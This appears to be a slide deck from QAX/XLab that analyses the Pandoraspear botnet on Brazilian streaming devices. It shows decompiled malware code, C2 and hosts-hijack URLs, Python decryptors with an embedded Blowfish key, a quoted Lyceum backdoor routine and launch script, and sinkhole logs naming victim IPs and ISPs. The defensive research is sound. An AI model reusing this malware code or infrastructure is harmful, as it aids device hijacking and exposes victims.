
```
aOk3Mf1veCom     DCB "ok3.mf1ve.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
                                     ; DATA XREF: main+70↑o
                                     ; main+80↑o ...
aOk3MflveCom     DCB "ok3.mflve.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
aAbcrFtsym1Com_0 DCB "abcr.ftsym1.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
aPcnPanddnaCom   DCB "pcn.panddna.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
                                     ; DATA XREF: main+8C↑o
                                     ; main+98↑o ...
aPpnPnddonCom    DCB "ppn.pnddon.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
aRomatotti520Oi  DCB "romatotti520.oicp.io",0,0,0,0,0,0,0,0,0,0,0,0,0
aApzBsaldoCom    DCB "apz.bsaldo.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
                                     ; DATA XREF: main+A4↑o
                                     ; main+B0↑o ...
aJgpPdltdgieCom  DCB "jgp.pdltdgie.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
aApzPdonnoCom    DCB "apz.pdonno.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
aAbcrFtsym1Com   DCB "abcr.ftsym1.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
                                     ; DATA XREF: main+BC↑o
                                     ; main+C8↑o ...
aApzPdonnoCom_0  DCB "apz.pdonno.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
aOk3MflveCom_0   DCB "ok3.mflve.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
```

The Unknown – A Big FISH

QAX
Leader in next-generation cybersecurity

50,000+ bots

- located in Brazil
- cyclical fluctuations



170,000+ at the peak

The Big Fish Bites Back

We observed

- Bot Scale is shrinking

We experienced adversarial operations

- Xlab Sinkhole Server is under attack

QAX
Leader in next-generation cybersecurity

A Ghost with Roots in 2016

The Pandoraspear Botnet

Evolution, Algorithm, Harvest, Leads ...

Pandoraspear - Samples

QAX
Leader in next-generation cybersecurity

From 2016 to 2024, 15 versions

C:\work\1001night\pandora_final\pandora_samples

n	Name	Size	Date	Time
..		Up	24/09/27	17:27
	pandoraspear_0001	62776	21/05/28	17:08
	pandoraspear_0002	62776	21/05/30	15:53
	pandoraspear_0003	116080	08/02/29	10:33
	pandoraspear_0004	316796	09/01/01	00:00
	pandoraspear_0005	349684	08/02/29	10:33
	pandoraspear_0006	345588	23/09/24	15:03
	pandoraspear_0007	329204	21/07/30	12:36
	pandoraspear_0008	361972	21/06/02	16:07
	pandoraspear_0009	431604	22/09/30	15:46
	pandoraspear_0010	448040	23/12/15	22:36
	pandoraspear_0012	243316	24/09/25	18:25
	pandoraspear_0014	229868	24/09/25	18:23
	pandoraspear_0015	229868	24/07/26	16:41
	pandoraspearrk_0010	2304 K	23/12/26	14:13
	pandoraspearrk_0013	1133 K	24/09/25	18:23
	pandoraspearrk_0015	1142 K	24/09/08	12:25

Pandoraspear - Evolution

QAX
Leader in next-generation cybersecurity

2016.x – 2023.12

- 8 years
- V1 – V10

V4: leverage Mirai attack vectors

```
v0 = calloc(1u, 8u);
v0[4] = 0;
v1 = (unsigned __int8)byte_52A90;
*(_DWORD *)v0 = sub_30E30;
v2 = realloc((void *)dword_52A94, 4 - -4 * v1);
dword_52A94 = (int)v2;
v3 = byte_52A90 + 1;
v2[(unsigned __int8)byte_52A90] = v0;
byte_52A90 = v3;
v4 = calloc(1u, 8u);
v4[4] = 1;
*(_DWORD *)v4 = sub_31728;
v5 = realloc(v2, 4 * v3 + 4);
dword_52A94 = (int)v5;
v6 = byte_52A90 + 1;
v5[(unsigned __int8)byte_52A90] = v4;
byte_52A90 = v6;
v7 = calloc(1u, 8u);
v7[4] = 2;
*(_DWORD *)v7 = sub_326D8;
v8 = realloc(v5, 4 * v6 + 4);
dword_52A94 = (int)v8;
v9 = byte_52A90 + 1;
v8[(unsigned __int8)byte_52A90] = v7;
byte_52A90 = v9;
v10 = calloc(1u, 8u);
v10[4] = 9;
*(_DWORD *)v10 = sub_34348;
```

attack_init

2024.01 - 2024.09

- 9 months
- V11 – V15

V14: New C2 / Hosts Server 2024.07.29

```
qmemcpy(v196, "ok3.mflve.com", 0x80u);
qmemcpy(v195, "pcn.panddna.com", sizeof(v195));
qmemcpy(v194, "apz.pdonno.com", sizeof(v194));
qmemcpy(v193, "alwkic.vd0h1e7d.com", sizeof(v193));
qmemcpy(v192, "hxbwhnxs.bv1tpvdco.com", sizeof(v192));
qmemcpy(v191, "ynqq.gr865lhdo.com", sizeof(v191));
qmemcpy(v182, "http://pandoramain.ks1ado.com:8080/marketdatas/dns/hosts", sizeof(v182));
qmemcpy(v181, "http://pandorabackup.lftpdo.com:8080/marketdatas/dns/hosts", sizeof(v181));
```

Pandoraspear - Evolution

QAX
Leader in next-generation cybersecurity

2024.01 - 2024.09

- 9 months
- V11 – V15

V14: New C2 / Hosts Server 2024.07.29

```
qmemcpy(v196, "ok3.mflve.com", 0x80u);
qmemcpy(v195, "pcn.panddna.com", sizeof(v195));
qmemcpy(v194, "apz.pdonno.com", sizeof(v194));
qmemcpy(v193, "alwkic.vd0h1e7d.com", sizeof(v193));
qmemcpy(v192, "hxbwhnxs.bv1tpvdco.com", sizeof(v192));
qmemcpy(v191, "ynqq.gr865lhdo.com", sizeof(v191));
qmemcpy(v182, "http://pandoramain.ks1ado.com:8080/marketdatas/dns/hosts", sizeof(v182));
qmemcpy(v181, "http://pandorabackup.lftpdo.com:8080/marketdatas/dns/hosts", sizeof(v181));
```

New Infrastructures

```
http://pandorabackup.lftpdo.com:8080/marketdatas/dns/name
ok3.mflve.com
yfyrtnpa.bggs1g0ce.com
apz.pdonno.com
ttvbcgq.cd67lgioe.com
pcn.panddna.com
ppn.pnddon.com
avmrtd.7vlonovt.com
pootjgb.jgilaenvo.com
apz.pdonno.com
jgp.fda1od.com
alwkic.vd0h1e7d.com
apz.bsaldo.com
alwkic.vd0h1e7d.com
pootjgb.jgilaenvo.com
jgp.fda1od.com
pcn.panddna.com
hxbwhnxs.bv1tpvdco.com
qwfxoxk.lfh5gcobf.com
ynqq.gr865lhdo.com
zooed.78vaelocd.com
ynqq.gr865lhdo.com
zooed.78vaelocd.com
pootjgb.jgilaenvo.com
pcn.panddna.com
http://pandoramain.ks1ado.com:8080/marketdatas/dns/hosts
http://fvcgrsas.lfhgdo.com:8080/marketdatas/dns/hosts
http://pandoramain.gdw1gie.com:8080/marketdatas/dns/hosts
http://pandoramain-1794008345.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/hosts
http://pandorabackup.lftpdo.com:8080/marketdatas/dns/hosts
http://werdzxa.9lhgdo.com:8080/marketdatas/dns/hosts
http://pandorabackup.lfgs1gie.com:8080/marketdatas/dns/hosts
http://pandorabackup-1322908155.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/hosts
```

Pandoraspear - Functionality

QAX
Leader in next-generation cybersecurity

From 2016 to 2024, 15 versions

C:\work\1001night\pandora_final\pandora_samples

n	Name	Size	Date	Time
..		Up	24/09/27	17:27
pandoraspear_0001		62776	21/05/28	17:08
pandoraspear_0002		62776	21/05/30	15:53
pandoraspear_0003		116080	08/02/29	10:33
pandoraspear_0004		316796	09/01/01	00:00
pandoraspear_0005		349684	08/02/29	10:33
pandoraspear_0006		345588	23/09/24	15:03
pandoraspear_0007		329204	21/07/30	12:36
pandoraspear_0008		361972	21/06/02	16:07
pandoraspear_0009		431604	22/09/30	15:46
pandoraspear_0010		448040	23/12/15	22:36
pandoraspear_0012		243316	24/09/25	18:25
pandoraspear_0014		229868	24/09/25	18:23
pandoraspear_0015		229868	24/07/26	16:41
pandoraspearrk_0010		2304 K	23/12/26	14:13
pandoraspearrk_0013		1133 K	24/09/25	18:23
pandoraspearrk_0015		1142 K	24/09/08	12:25

Key Features

1. Hijack Hosts
2. Launch Pcdn
3. Execute C2 commands

Pandoraspear – Hijack Hosts

QAX
Leader in next-generation cybersecurity

2 Steps

1. Downloads an encrypted hosts file from remote server, decrypts it with Blowfish
2. Replaces the device's /etc/hosts file to perform DNS hijacking

Remote Server

http://werdzxa.9lhgdo.com:8080/marketdatas/dns/hosts
http://fvcgrsas.lfhgdo.com:8080/marketdatas/dns/hosts
http://pandoramain.ks1ado.com:8080/marketdatas/dns/hosts
http://pandoramain.gdw1gie.com:8080/marketdatas/dns/hosts
http://pandorabackup.lftpdo.com:8080/marketdatas/dns/hosts
http://pandorabackup.lfgs1gie.com:8080/marketdatas/dns/hosts
http://pandoramain-1794008345.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/hosts
http://pandorabackup-1322908155.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/hosts

Index of /marketdatas/dns

不安全 | pandoramain-1794008345.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/

Parent Directory			-
freeze	27-Nov-2020	17:09	408
hosts	10-Mar-2025	10:04	2.5K
hosts_20170727	27-Jul-2018	13:59	396
hosts_20180627	27-Jun-2018	15:13	84
hosts_20180627_localhost_tigre	27-Jun-2018	15:44	168
hosts_20180727	27-Jul-2018	13:56	180
hosts_20180730	29-Jul-2018	12:59	1.5K
hosts_20180810	30-Jul-2018	20:07	960
hosts_20180821	10-Aug-2018	10:15	972
hosts_20181011	21-Aug-2018	16:08	1.3K
hosts_20181016	11-Oct-2018	17:08	1.3K
hosts_20181024	16-Oct-2018	09:53	1.3K
hosts_20190308	08-Mar-2019	10:32	1.3K
hosts_20190313	14-Mar-2019	09:36	1.2K
hosts_20190314	14-Mar-2019	09:39	1.5K
hosts_20190326	26-Mar-2019	11:42	1.2K
hosts_20190708	08-Jul-2019	19:39	1.5K
hosts_20190819	19-Aug-2019	09:51	1.6K
hosts_201807291302	29-Jul-2018	13:00	1.5K
hosts_back	15-Apr-2020	14:44	1.6K
hosts_old_20191010	10-Oct-2019	16:09	1.6K

Pandoraspear - Algorithm

QAX
Leader in next-generation cybersecurity

3 Steps to decrypt

(not base64)

1. Code Table replacement
2. Shift Calculation
3. Blowfish ECB decryption

不安全 | pandoramain-1794008345.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/

Index of /marketdatas/dns

Name	Last modified	Size	Description
Parent Directory		-	
freeze	27-Nov-2020 17:09	408	
hosts	10-Mar-2025 10:04	2.5K	

pandoramain-1794008345.us-we

不安全 | pandoramain-...

KZ7RZ.d9DDY0vqr.n0PTaXU.DcIwI/nZ295006tus.Llz/S0FEn84/V3w5g/VavQL071d8V1faSYI/EO05k.2r
CWj.BxrmZ1ThiYL.JSttrlxCWQQ0wAnhX/5uid80htrY41f6J69.3jl2P18xAzW/5gCF4lsqUHw/wlVyp/EOnD
H07qVf2/R/oO..5ib01.jt/6q/1DJSi.6eKOL10bPAy.m.NsM.1T.310mE9mo0kiess/G7nFR/5lshZ.EJRjR/
yzg7s/I4cXI/fNdoR1.EQOY.QGszb.tgZDp.t9qPq/54DDUOL1PAr0SIhS//GkFN80LE19M1cpktR1r1KEm1.C
6wO/n1eaF/labaT.czTF31BzWng1t2S9p1IJRW.1cys9h1aYbSq1n1eaF/labaT.czTF31BzWng1knDYd.9w/B
K0eOeNylnT.jU/yIgzq1MduMX1rajbI051L7b0to2Ev02rHdc.PljS30Iw/Ni.zUbNy13UsL91M0QS118bjAV1
sXGOy/VYSEN.edi8J1rOYV1.ufMtH.m..B6/c7tzu/j024M0y1rmj0aKbER/edi8J1rOYV1.HRgGM.8DS5L0sN
zGo10Vrso0x/jLs/yhe6W.edi8J1rOYV1.CTgS1//mhpT1eeljw.NnT1X1nSTzK/jpwe1/KbFgk1DNsrs/pyxq
6/JQPcC/fHTPk1ithgr/x/jLs/yhe6W.OB9bT.9mjm1.gge2O0JMugS0Cj4Lm0ziLWS1kiJyK1bg4o1.j18mt0
NJvQr0oCbR61xdxHZ.f0J7T.dJw6p/zJdDo.0pW4R0w3b3T.nUJN5/wZg6x/Qkc33.QcTzh0KiCYL/f9AA709D
3e8/xXia21TrzBt.ei9n8/kUGfV0.1RYi0HN2op.qqYc21nyyVH1bs0G7.bj6JH.w/6Wf1xa6OU0En0fZ/AQ1i
x.vBCbV/H8I2b/Bb4Vk.5mCtp0QTUqc/.Vw/B.pApTP1xnSs71U1S5L0C0ZLe/H0r/1.SqzBm0WGMd0017ei71
HAs1E/ir0jz/N06sF0M8fbx1M1Con/fT.Im.6rpvk.GE5Kz1qqYc21nyyVH15Rk8W..kIis1WRn9n0VAWnP.9.
Toi.BwHtv1dHjpo.CY1wU/hcr5H/VMQa/.0U6S510wuUq0ptLrx1fn3QK1WreFk1rbTUn0IPj2b06T6rD/uztP
J0/ZdoX.0Wdze.vNOV40/H7z8.CQDbU/8bzab/DfipaOFZfAk/zTBk80V1sLt0D.VTP/iPRD31rv6Fj.8viwR/
8UHfM/bYCKo1.9oF4.6dt0s/crSKR/Vx9g60/rseW/tmk3T0j.ern1BPZ1f/y120D0UIQpH1H3R4v.rxKU21mX
D/.1zqnMO/Fsz26/oo7fr0nYr4j.DzxWF1KiS8V./zM51igKFR/2m0/E1v1O1Q/fRbsw1jBzik/34PiL0rhpa
U/zixqQ0sdlKf/STh7t1yoC270AG/51.DmTNq19QM58.pQnFN1ts0Wd/D1JMM0rWcYk1Ru4td.C7WBq086sYL.
m2c7n.jtfXP.0YQIe/QA/1x.h01.301Bv1i/e0Ke1.Pj7tN.qqYc21nyyVH146snV1K7ujg1FA6dA.MoFx2.m2
c7n.jtfXP.0YQIe/QA/1x.knFYS1Syfa6/rZ/W7/CZp6s01TFHi1GX7DR00L7W41EqTov/WJ4CY/cNawy0EnOf
Z/AQ1ix.vBCbV/H8I2b/B41Gn/DygOf/xeB310gdtM218ZtVZ1Z67eM.hfirf.oWpyj1fRC8E1c94yX/tVUpP0
Z/OO2.N4FCIOEZ8rW.hOetF0z7sVX.rZ/W7/CZp6s06UuCt0GJLrq.h/Hhf.WJ1Is0aK4kc.DypXI0JjBe0.kE
f8I/u6UF01dAdwN1hbmPq.1tHWg.oxtNc1fIbB./QXHom.KT9WU/QfEKg0WKfa81cvLIH1Zqbuj/E5ExP02U1K
W17x4ztlRbrNS1xN4V//6.C6w1rPXFTlod4s70B4VLf1R6f/11LIRBN.ALySI/F5Jp3/tXNb10YBkx1/wq2rp0
s7cNT.XMO7S/0Fn5R/LPIMv1HORPu/gVUbolMp1CI.54Wee/1.dOs/17J6T/ngoso/7fuiy/RW5AxOFNvPI.0z
PoJ/Jm8fa/rlyuw0ZS.47/1ecmi00zmEF1bmYRE/Po4NL/5/ACR17ah7P0Md8cD/LIB8U0uvUtB/wUbZW1WK70
y0/RDHK.NY0LP0MBGqO1JjPJv03Xsa//IcfoK0nhRxi.YspZz/g21WP.8L3xh1iRfAs0xuGiG1BrsDR0f07q61
EfvPh19k9eR0kYEUY1ArR4y.pzvvW1WLolp.ML9Ya0cFzD7.5xOTk/r6EGC/ajZrp.iRmUe.nzYy7/Kqktglaw
qjH1nZTmO/0yH8.064YfQ1Ar0.a.vm0nZOppIy/0VPKF1/OqzHo/Wj9Hp1j0zgy/fjmjt.SnAu91h1Ujc0Y.uD
D12.Zw4lady.//DAeGh/9aqCc19Wa2N/cQjgC.UPDk1/AfGim.


```python
# 1:Table replacement
tab = "./0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
for i in range(len(dec)):
    index = tab.find(dec[i])
    mylist.append(index)

# 2: Shift Calculation
for i in range(0, len(mylist), 6):
    tmp = 0
    for j in range(6):
        tmp ^= mylist[i + j] << (j * 6)
    output.append(tmp)
output[0::2], output[1::2] = output[1::2], output[0::2]
for i in output:
    s = struct.pack('>L', i)
    out += s

# 3: Blowfish decryption
bl = Blowfish.new(b"zAw2xidjP3eHQ", Blowfish.MODE_ECB)
plaintext = bl.decrypt(out)
print(plaintext)
```

Reasons for

We observed

- Bot Scale is **shrinking**

选择 edit hosts-10-Mar-2025.decrypted - Far 3.0.6116.0 x64


```
D:\dev_turing\python\pandora\hosts-10-Mar-2025.decrypted
142.0.141.169 cdab.p2mqt.com
94.75.218.122 b1.str2c.com
81.171.0.77 img.p2mqt.com
23.12.198.18 ageniusvod.cc
18.182.215.73 dmdz.res4f.com
18.182.215.73 p5x.ty3w2.com
173.255.221.98 apz.bsaldo.com
71.19.252.13 jgp.pdltdgie.com
71.19.250.244 jdak.jdsaf.com
71.19.250.244 jdl.oygaf.com
71.19.250.244 hts.nfdaf.com
71.19.250.244 hsh.kfdaf.com
207.38.87.205 jdz.lgdaf.com
207.38.87.205 zms.mgfdaf.com
52.8.212.100 snh.oygaf.com
54.183.19.241 snh.kfdaf.com
23.12.198.16 brasilhtv-epg1.cc
173.255.221.98 abcr.ftsym1.com
173.255.221.98 ok3.mf1ve.com
118.184.69.3 vfz.str2c.com
142.0.141.169 dcs.reakf.com
198.255.88.146 dcs.tefds.com
198.16.66.162 gsb.reakf.com
23.237.10.90 gsb.tefds.com
104.21.69.84 fadfa.gdalieyw.com
104.18.6.202 fadfatest.pneydn.com
www.qicicloud.xyz www.tenlsi1.club
api.qicicloud.xyz api.tenlsi1.club
35.244.233.48 jdl.pugexiz.com
34.49.250.227 jdl.hgdsd.com
34.102.166.127 clali.pg1ma2t1a.com
```

C2 Controled by XLab

Pandoraspear – Algorithm

QAX
Leader in next-generation cybersecurity

"Borrow Code" From Lyceum




```
                    lyceum-2.46                    22/07/04
                    ===========                    --------

Requirements:   Perl for encryption key generation
Examples:       See EXAMPLES
License:        See COPYING
Credits:        See CREDITS
Compiling:      'make' to compile. Edit the makefile to disable encryption and
                authentication
Author:         phish@hush.com


Introduction
------------

        Lyceum is a stealth client/server backdoor that uses spoofed udp packets to
        administer the server and two built-in icmp backdoors. Each ICMP backdoor
        exploits a different feature of the protocol to remain as clandestine as
        possible. The first create a bidirectionally spoofed ICMP tunnel and the
        second uses passive nodes as zombies to relay ICMP backdoor traffic. By
        default all communications are encrypted with 128bit blowfish using a
        random token that is generated at compile time. Lyceum clients may only
        interact with lyceum servers that have been compiling using the same
        key.h file.

        NB. Consider lyceum BETA


ICMP Backdoors
```

```
char *
decrypt_string (char *key, char *str)
{
  UWORD_32bits left, right;
  char *p, *s, *dest, *d;
  int i;

#ifdef _NO_ENCRYPTION_
  return str;
#endif

  dest = (char *) malloc (strlen (str) + 12);
  s = (char *) malloc (strlen (str) + 12);
  strcpy (s, str);
  p = s;
  while (*p)
    p++;
  for (i = 0; i < 12; i++)
    *p++ = 0;
  blowfish_init (key, strlen (key), 0);
  p = s;
  d = dest;
  while (*p)
    {
      right = 0L;
      left = 0L;
      for (i = 0; i < 6; i++)
        right |= (base64dec (*p++)) << (i * 6);
      for (i = 0; i < 6; i++)
        left |= (base64dec (*p++)) << (i * 6);
      blowfish_decipher (&left, &right);
      for (i = 0; i < 4; i++)
        *d++ = (left & (0xff << ((3 - i) * 8))) >> ((3 - i) * 8);
      for (i = 0; i < 4; i++)
        *d++ = (right & (0xff << ((3 - i) * 8))) >> ((3 - i) * 8);
    }
  *d = 0;
  free (s);
  return dest;
}
```

Pandoraspear – Launch Pcdn

QAX
Leader in next-generation cybersecurity

2 Steps

1. Decrypt Sensitive Strings
2. Build them into a Launch script

```
byte_68960      DCB  0xB,0x1B,0x4C,0x58,0x5E,0x24,0x88,0x96,0x88,0x81 ; DATA XREF: launch_pcdn+34↑o
                DCB 0x92,0x9A,0x24,0x9F,0x66,0x9B,0x24,0x88,0x65,   7
                DCB 0x8D,0x66,0x91,0x4A,0x9D,0x8D,0x88,0x89,0x9C,0x8F
                DCB 0x92,0x8D,0x5D,0x5A,0x83,0x5D,0x9C,0x8F,0x92,0x8D
                DCB 0x89,0x9C,0x8F,0x92,0x8D,0x5D,0x5F,0x52,0x88,0x5F
                DCB 0x89,0x9E,0x8C,0x60,0x5D,0x5C,0x90,0x8D,0x8F,0x66
                DCB 0x9B,0x81,0x5D,0x51,0x4F,0x8A,0x5C,0x9D,   7,0x66
                DCB 0x93,0x5D,0x70,0x5D,0x5A,0x97,0x5D,0x51,0x8D,0x66
                DCB 0x91,0x5D,0x6A,0x50,0x81,0x65,0x92,0x9B,   7,0x52
                DCB 0x88,   7,0x93,0x66,   7,   0
byte_689C0      DCB 0x76,0x1E,0x78,0x69,0x3D,0x33,0x3D,0x3E,0x2F,0x27 ; DATA XREF: launch_pcdn+3C↑o
                DCB 0x69,0x2C,0x23,0x28,0x69,0x3A,0x2D,0x2E,0x28,   0
byte_689D4      DCB 0xBF,0x14,0x89,0xB0,0xF4,0xCE,0xF4,0xCB,0xFA,0xF2 ; DATA XREF: launch_pcdn+A8↑o
                DCB 0xB0,0xE5,0xFE,0xF1,0xB0,0xF7,0xE4,0xFB,0xF1,0xA7
                DCB 0x81,0xB0,0xFB,0xFA,0xC9,0xB0,0xF1,0xCA,0xF3,0xF3
                DCB 0xA7,0xB5,0x81,0xB9,0xB6,0xA7,0xB9,   0
```

```
#!/system/bin/sh
pid=`ps|grep -v grep|grep "/system/bin/pcdn" |awk '{print $2}'`
if [ -z $pid ];then
/system/bin/pcdn >/dev/null 2>&1 &
or
/data/.pcdn >/dev/null 2>&1 &
fi
```

Pandoraspear & Pcdn
"close friend"

Pandoraspear - Algorithm

```
byte_689D4      DCB 0xBF,0x14,0x89,0xB0,0xF4,0xCE,0xF4,0xCB,0xFA,0xF2
                DCB 0xB0,0xE5,0xFE,0xF1,0xB0,0xF7,0xE4,0xFB,0xF1,0xA7
                DCB 0x81,0xB0,0xFB,0xFA,0xC9,0xB0,0xF1,0xCA,0xF3,0xF3
                DCB 0xA7,0xB5,0x81,0xB9,0xB6,0xA7,0xB9,   0
```

```
asc_689D4       DCB "/system/bin/pcdn >/dev/null 2>&1 &",0 ; DATA XREF: launch_pcdn
                DCB    0
                DCB    0
                DCB    0
```

Format

- ✓ First 3 bytes are encryption keys (key0, key1, key2)
- ✓ Remaining bytes are ciphertext
- ✓ Ciphertext length = key0 ^ key1 ^ key2

```
def decbuf(buf):

    leng=buf[0]^buf[1]^buf[2]
    out=''
    for i in range(3,leng+3):
        tmp=((buf[i]^buf[1])-buf[1])&0xff
        out+=chr((tmp^buf[0]))
    print(out)
```

Pandoraspear – Execute C2 CMD

QAX
Leader in next-generation cybersecurity

2 Steps

1. Send an encrypted beacon to C2
2. Decrypt C2 commands and execute the corresponding functions

Beacon Format {1 or 2}

Support two formats based on SN retrieval success

```
info_ip = (int)v10;
if ( v10 && get_ipinfo(v10) < 0 )
  get_ipinfo((char **)info_ip);
if ( get_sninfo(&info_sn) )
{
  v11 = getpid();
  sprintf(beacon_info, "%d@%s%s@%s@%d@", 1000, "12.00", v141, "0008", v11);
}
else
{
  v12 = info_sn;
  v13 = getpid();
  sprintf(
    beacon_info,
    "%d@%s@%s@%d@%02x%02x%02x@%02s@%s@%s@",
    1000,
    (const char *)(v12 + 38),
    "0008",
    v13,
    *(unsigned __int8 *)(info_sn + 34),
    *(unsigned __int8 *)(info_sn + 35),
    *(unsigned __int8 *)(info_sn + 36),
    *(const char **)(info_ip + 16),
    *(const char **)(info_ip + 8),
    *(const char **)(info_ip + 20));
}
```

format 1, mac related

```
if ( wrap_access("/dev/block/hide") < 0
  && wrap_access("/dev/block/mtdblock5") < 0
  && wrap_access("/dev/block/mtdblock4") < 0 )
```

format 2, sn & ip related

Pandoraspear – Beacon Harvest


QAX
Leader in next-generation cybersecurity

Version

```
  3264 0004
  4785 0006
  9360 0005
 12397 0007
 46178 0009
175722 0008
992537 0010
```

1,100,571 hits Reset search

Sep 18, 2024 @ 22:20:42.705 - Sep 25, 2024 @ 22:20:42.705 per Hour



Time	ctags	ip4.sip	geo.country_name	geo.city_name	appl.ptext
Sep 25, 2024 @ 22:19:46.350	pandoraspear	179.125.9.219	Brazil	Belo Horizonte	1000@12.00B8:4D:43:42:43:8A@00080@21456@
Sep 25, 2024 @ 22:19:45.782	pandoraspear	186.205.18.247	Brazil	Rio de Janeiro	1000@8e.03-15.12-10033395@0008@110260@193d3d@BR@Rio de Janeiro@Claro NXT Telecomunicacoes Ltda@
Sep 25, 2024 @ 22:19:45.232	pandoraspear	170.79.210.212	Brazil	Praia Grande	1000@12.00A8:20:06:BA:1E:6D@0009@7481@
Sep 25, 2024 @ 22:19:44.402	pandoraspear	191.177.139.227	Brazil	Curitiba	1000@8e.05-18.01-10511595@0006@260350@193d3d@BR@Curitiba@Claro NXT Telecomunicacoes Ltda@
Sep 25, 2024 @ 22:19:43.117	pandoraspear	168.121.98.100	Brazil	Ubatuba	1000@8e.05-17.03-10061549@0005@185800@193d3d@BR@Ubatuba@TRIXNET SERVI OS DE TELEINFORMATICA LTDA@
Sep 25, 2024 @ 22:19:41.597	pandoraspear	186.225.189.207	Brazil	Ervalia	1000@12.00B8:4D:43:42:17:73@00080@10190@
Sep 25, 2024 @ 22:19:40.988	pandoraspear	179.159.55.39	Brazil	Campinas	1000@8e.07-22.06-11556700@0008@185020@193d3d@BR@Campinas@Claro NXT Telecomunicacoes Ltda@
Sep 25, 2024 @ 22:19:34.039	pandoraspear	45.187.33.4	Brazil	Duque de Caxias	1000@8e.07-21.11-11497722@0014@265680@193d3d@BR@Duque de Caxias@Suprema Network Telecom LTDA@
Sep 25, 2024 @ 22:19:31.053	pandoraspear	88.241.253.170	Turkey	Ankara	1000@a3.06-19.11-21027792@0007@222289@193d3d@TR@Ankara@TurkTelecom@
Sep 25, 2024 @ 22:19:29.000	pandoraspear	177.10.127.237	Brazil	Goncalves	1000@12.00B8:4D:43:42:0E:18@00080@13442@
Sep 25, 2024 @ 22:19:28.646	pandoraspear	189.33.153.65	Brazil	São Paulo	1000@8e.06-21.12-11462700@0008@58390@193d3d@BR@S o Paulo@Claro NXT Telecomunicacoes Ltda@
Sep 25, 2024 @ 22:19:26.726	pandoraspear	179.218.9.207	Brazil	Rio de Janeiro	1000@8e.07-22.07-11570969@0008@17390@193d3d@BR@Rio de Janeiro@Claro NXT Telecomunicacoes Ltda@
